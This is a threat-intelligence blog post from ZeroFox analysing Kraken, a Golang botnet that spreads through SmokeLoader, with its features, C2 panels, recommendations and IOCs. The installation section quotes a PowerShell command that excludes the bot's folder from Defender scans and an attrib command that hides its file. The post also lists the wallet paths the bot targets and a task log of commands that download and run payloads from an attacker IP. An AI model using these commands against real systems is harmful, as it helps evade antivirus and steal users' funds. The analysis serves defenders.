


Meet Kraken: A New Golang Botnet in Development


zerofox.com/blog/meet-kraken-a-new-golang-botnet-in-development/

February 16, 2022



BLOG

February 16, 2022 | by [Stephan Simon](#)



9 minute read

February 22, 2022 Editor's Note: Since conducting his initial research, ZeroFox Intelligence Researcher Stephan Simon has uncovered additional details about the operators and the botnet. Updates have been published [here](#).

In late October 2021, ZeroFox Intelligence discovered a previously unknown botnet called Kraken. Though still under active development, Kraken already features the ability to download and execute secondary payloads, run shell commands, and take screenshots of the victim's system. It currently makes use of SmokeLoader—a piece of malware used to install other malicious software—to spread, quickly gaining hundreds of bots each time a new command and control server is deployed. Despite having the same name, it should not be confused with the Kraken botnet from 2008 as they have little else in common.

Details

Since October 2021, ZeroFox Intelligence has been tracking Kraken – a previously unknown botnet targeting Windows that is currently under active development. Although the bot is simple in functionality, the author has been experimenting with new features while altering others. Current iterations of Kraken feature the ability to:

- Maintain persistence
- Collect information about the host for registration (varies per version)
- Download and execute files
- Run shell commands

- Steal various cryptocurrency wallets
- Take screenshots

“Open Source” Beginnings

Early versions of Kraken were based on code uploaded to GitHub on October 10, 2021. The project only had two commits, and the source code pre-dated any binaries ZeroFox observed in the wild. It is not currently known if the GitHub profile belongs to the botnet’s operator or if the operator simply used the code to kickstart their development.




Figure 1. GitHub repository page for an early version of Kraken

Source: ZeroFox Intelligence

Observed Infection Vector

Thanks to a tip by @abuse_ch, ZeroFox learned that Kraken originally spread in self-extracting RAR SFX files downloaded by SmokeLoader. These SFX files contained a UPX-packed version of Kraken, RedLine Stealer, and another binary used to delete Kraken. Current versions of Kraken are now downloaded by SmokeLoader directly. Kraken binaries are still UPX-packed but are now further protected by the Themida packer as well.



Figure 2. Screenshot of a Kraken SFX archive’s contents

Source: ZeroFox Intelligence

Installation and Persistence

During Kraken’s installation phase, it attempts to move itself into %AppData%\Microsoft. The file name is hardcoded, though the author has changed it a few times. ZeroFox has observed file names such as taskhost.exe, Registry.exe, and Windows Defender GEO.exe.

To stay hidden, Kraken runs the following two commands:

1. powershell -Command Add-MpPreference -ExclusionPath %APPDATA%\Microsoft
2. attrib +S +H %APPDATA%\Microsoft\<EXE_NAME>

The PowerShell command tells Microsoft Defender not to scan Kraken’s installation directory, while the attrib command is used to hide the copied EXE file from an Explorer window that has not enabled the “Show hidden files, folders, and drives” option.

Kraken also makes use of the Windows Run registry key to ensure it starts every time the victim logs in.




Figure 3. Kraken’s Run key persistence

Source: ZeroFox Intelligence

A mix of fake and real information is stored in a new registry key under HKEY_CURRENT_USER\Software; it is all currently unused after saving it during the installation. The name of the key is another hardcoded value, though it has also changed occasionally. Early versions of Kraken observed by ZeroFox created a key with the name “Networking Service” or some slight variation, such as “Networking5 Servic1e” and “Networking5r Servic1er”.




Figure 4. Kraken registry information

Source: ZeroFox Intelligence

Aside from the hard-coded name for the registry key, the following information shown in **Figure 4** has remained the same in every version ZeroFox has encountered in the wild:

- ID – obfuscated UUID
- INSTALL – installation timestamp

- LAST – empty
- NAME – obfuscated binary and Run key name (minus file extension)
- REMASTER – always “nil”
- VERSION – always “0.5.6”

Features

Kraken’s feature set is simplistic for a botnet. Although not present in earlier builds, the bot is capable of collecting information about the infected host and sending it back to the command and control (C2) server during registration. The information collected seems to vary from build to build, though ZeroFox has observed the following being collected:

- Hostname
- Username
- Build ID (TEST_BUILD_ + the timestamp of the first run)
- CPU details
- GPU details
- Operating system and version

The botnet also features the ability to download and execute files. Originally, Kraken contained separate but similar functions for downloading files for different situations, such as updating the bot itself, executing secondary payloads, and receiving files through direct socket connection. These functions have since been combined into one, while the redundant functions were removed.

Kraken’s operators are able to run shell commands on infected hosts from the dashboard as well, returning the results back to the C2 server.

SSH brute-forcing functionality was added to some builds but was quickly removed. This function was hardcoded to attempt logging in as the root user of a given target and assumed a server would be listening on the default port. ZeroFox did not see any evidence of this feature being used, likely explaining its quick removal.

Upon execution, Kraken immediately takes a screenshot to send to the C2. A “ScreenShot” command also exists if the operator decides to take screenshots of the victim’s system on demand.

The most recent feature addition is the ability to steal various cryptocurrency wallets from the following locations:

- %AppData%\Zcash
- %AppData%\Armory
- %AppData%\bytecoin
- %AppData%\Electrum\wallets
- %AppData%\Ethereum\keystore

- %AppData%\Exodus\exodus.wallet
- %AppData%\Guarda\Local Storage\leveldb
- %AppData%\atomic\Local Storage\leveldb
- %AppData%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb

Currently supported commands are:

- Position – Unknown
- ScreenShot – take a screenshot
- SHELL – run a Windows shell command with cmd
- UPLOAD – download and execute an EXE

```

M Makefile  -go main.go  -go message.go X
internal > message > -go message.go > ...
1  package message
2
3  import (
4      "regexp"
5      "strings"
6  )
7
8  var (
9      expTestExp   = `^test$`
10     expShellExp  = `^shell `
11     updateExp    = `^update `
12     fileExp      = `^file `
13
14     TEST        = `test`
15     SHELL       = `shell`
16     UPDATE      = `update`
17     FILE        = `file`
18     unknownMessage = `unknown`
19 )
20
21 // Message for work with message.
22 type Message struct {
23     testConnection *regexp.Regexp
24     shellCommand   *regexp.Regexp
25     updateCommand  *regexp.Regexp
26     fileCommand    *regexp.Regexp
27 }

```

Figure 5. Original regular expressions used to parse received commands
Source: ZeroFox Intelligence

Dashboards

Multiple versions of the administration panel or dashboard have been created since October 2021. While the original code found on GitHub did include a server, it did not have a web-based interface for interacting with the botnet.

Kraken Panel

The initial panel, aptly named “Kraken Panel,” was simple in terms of features. It offered basic statistics, links to download payloads, an option to upload new payloads, and a way to interact with a specific number of bots. This version did not appear to allow the operator(s) to choose which victims to interact with.




Figure 6. English-translated version of the Kraken C2 panel
Source: ZeroFox Intelligence

Anubis Panel

The current version of the C2 has undergone a total redesign—complete with a new name, Anubis. The Anubis Panel provides far more information to the operator(s) than the original Kraken Panel. In addition to the previously provided statistics, it is now possible to view command history and information about the victim.



Figure 7. Dashboard for the Anubis Panel

Source: ZeroFox Intelligence

A later update to the Anubis Panel added the ability for the operator(s) to be more selective when choosing targets for commands. In previous versions, the operator(s) could only choose the number of victims to target with the command. With this update, targets can be chosen individually or by group using their external IP or geographic location.





Figure 8. Selecting a victim by external IP to run a shell command

Source: ZeroFox Intelligence

The Anubis Panel also allows the operator(s) to view task and command history via the dashboard and TASK page. The TASK page shows information such as the ID generated for the task, the command being sent, how many victims the command should be sent to, the

targeted geolocation, and a timestamp of when the task was initiated.

Initially, every task investigated by ZeroFox resulted in a version of RedLine Stealer being downloaded and executed on the victim's machine. Some shell commands were observed as well, though these were only used to download more RedLine payloads using curl.




ID	COMMAND	LIMIT	SEND	ACCEPT	MSG	DATA	STATUS
3hw20088x	UPLOAD http://86.92.83.22:20000/3hw20088x.exe	10	5	0	MR	2021-12-18 09:41:45	Finish
4jgkx738q	UPLOAD http://86.92.83.22:20000/4jgkx738q.exe	100	75	0	MR	2021-12-18 09:48:20	Finish
hwk31771a	UPLOAD http://86.92.83.22:20000/hwk31771a.exe	100	235	0	MR	2021-12-18 10:58:09	Pause
jjp9kx9p1	UPLOAD http://86.92.83.22:20000/jjp9kx9p1.exe	25	25	0	MR	2021-12-18 11:55:50	Finish
F8E0jwv8u	UPLOAD http://86.92.83.22:20000/F8E0jwv8u.exe	25	0	0	MR	2021-12-18 12:32:58	Finish
Qv4z2AXVV	UPLOAD http://86.92.83.22:20000/Qv4z2AXVV.exe	20	20	0	MR	2021-12-18 12:33:31	Finish
Fy9BCKd7S	UPLOAD http://86.92.83.22:20000/Fy9BCKd7S.exe	10	10	0	MR	2021-12-18 13:37:48	Finish
wg4aAcPSu	UPLOAD http://86.92.83.22:20000/wg4aAcPSu.exe	100	100	0	MR	2021-12-18 21:19:28	Finish

Figure 9. TASK page showing command history

Source: ZeroFox Intelligence

As the operator(s) behind Kraken continued to expand and gather more victims, ZeroFox began observing other generic information stealers and cryptocurrency miners being deployed. As of this writing, the botnet appears to be collecting around USD 3,000 every month.



Workers Active / Inactive		Immature Balance	Unpaid Balance	Estimated Earnings	
31 / 1		10.03 USD	3.49 USD	3072.29 USD	Monthly
Hashrate		Shares		Stale	
Current	Average	Reported	Valid 97%	Stale 3%	Invalid
2.9 GH/s	3.3 GH/s	117.4 MH/s	2590	69	0

Figure 10. Mining statistics from the cryptocurrency mining pool Ethermine

Source: ZeroFox Intelligence

Recommendations

- Ensure antivirus and intrusion detection software is up to date with all patches and rule sets.
- Enable two-factor authentication for all organizational accounts to help mitigate phishing and credential stuffing attacks.
- Maintain regularly scheduled backup routines, including off-site storage and integrity checks.
- Avoid opening unsolicited attachments and never click suspicious links.

- Log and monitor all administrative actions as much as possible. Alert on any suspicious activity.
- Review network logs for potential signs of compromise and data egress.

Conclusion

While in development, Kraken C2s seem to disappear often. ZeroFox has observed dwindling activity for a server on multiple occasions, only for another to appear a short time later using either a new port or a completely new IP. By using SmokeLoader to spread, Kraken quickly gains hundreds of new bots each time the operator changes the C2. Monitoring commands sent to Kraken victims from October 2021 through December 2021 revealed that the operator had focused entirely on pushing information stealers – specifically RedLine Stealer. It is currently unknown what the operator intends to do with the stolen credentials that have been collected or what the end goal is for creating this new botnet.

MITRE ATT&CK

ID	Description
<u>T1027.002</u>	Obfuscated Files or Information: Software Packing
<u>T1033</u>	System Owner/User Discovery
<u>T1047</u>	Windows Management Instrumentation
<u>T1059.001</u>	Command and Scripting Interpreter: PowerShell
<u>T1059.003</u>	Command and Scripting Interpreter: Windows Command Shell
<u>T1082</u>	System Information Discovery
<u>T1113</u>	Screen Capture
<u>T1132.001</u>	Data Encoding: Standard Encoding
<u>T1547.001</u>	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
<u>T1571</u>	Non-Standard Port

IOCs

- 65.21.105.85
- 91.206.14.151
- 95.181.152.184
- 185.112.83.22
- 185.112.83.96

- 185.206.212.165
- 213.226.71.125
- 1d772f707ce74473996c377477ad718bba495fe7cd022d5b802aaf32c853f115
- d742a33692a77f5caef5ea175957c98b56c2dc255144784ad3bade0a0d50d088
- ddf039c3d6395139fd7f31b0a796a444f385c582ca978779aae7314b19940812
- dcaaef3509bc75155789058d79f025f14166386cec833c2c154ca34cfea26c52
- 54d36e5dce2e546070dc0571c8b3e166d6df62296fa0609a325ace23b7105335
- 095c223b94656622c81cb9386aefa59e168756c3e200457e98c00b609e0bb170
- 0f0cabb24d8cc93e5aed340cfc492c4008509f1e84311d61721a4375260a0911
- 2ced68e4425d31cca494557c29a76dfc3081f594ff01549e41d2f8a08923ef61
- 3215decffc40b3257eb9b6e5c81c45e298a020f33ef90c9418c153c6071b36
- ef3e0845b289f1d3b5b234b0507c554dfdd23a5b77f36d433489129ea722c6bb
- 7c76ca5eb757df4362fabb8cff1deaa92ebc31a17786c89bde55bc53ada43864
- 48c2f53f1eeb669fadb3eec46f7f3d4572e819c7bb2d39f22d22713a30cc1846
- 43f46a66c821e143d77f9311b24314b5c5ecccfebb3fbf1cd484c9e4f537a5d
- 8c4294e3154675cd926ab6b772dbbe0e7a49cae16f4a37d908e1ca6748251c43

Tags: [Botnet](#), [Cybersecurity](#), [Threat Intelligence](#)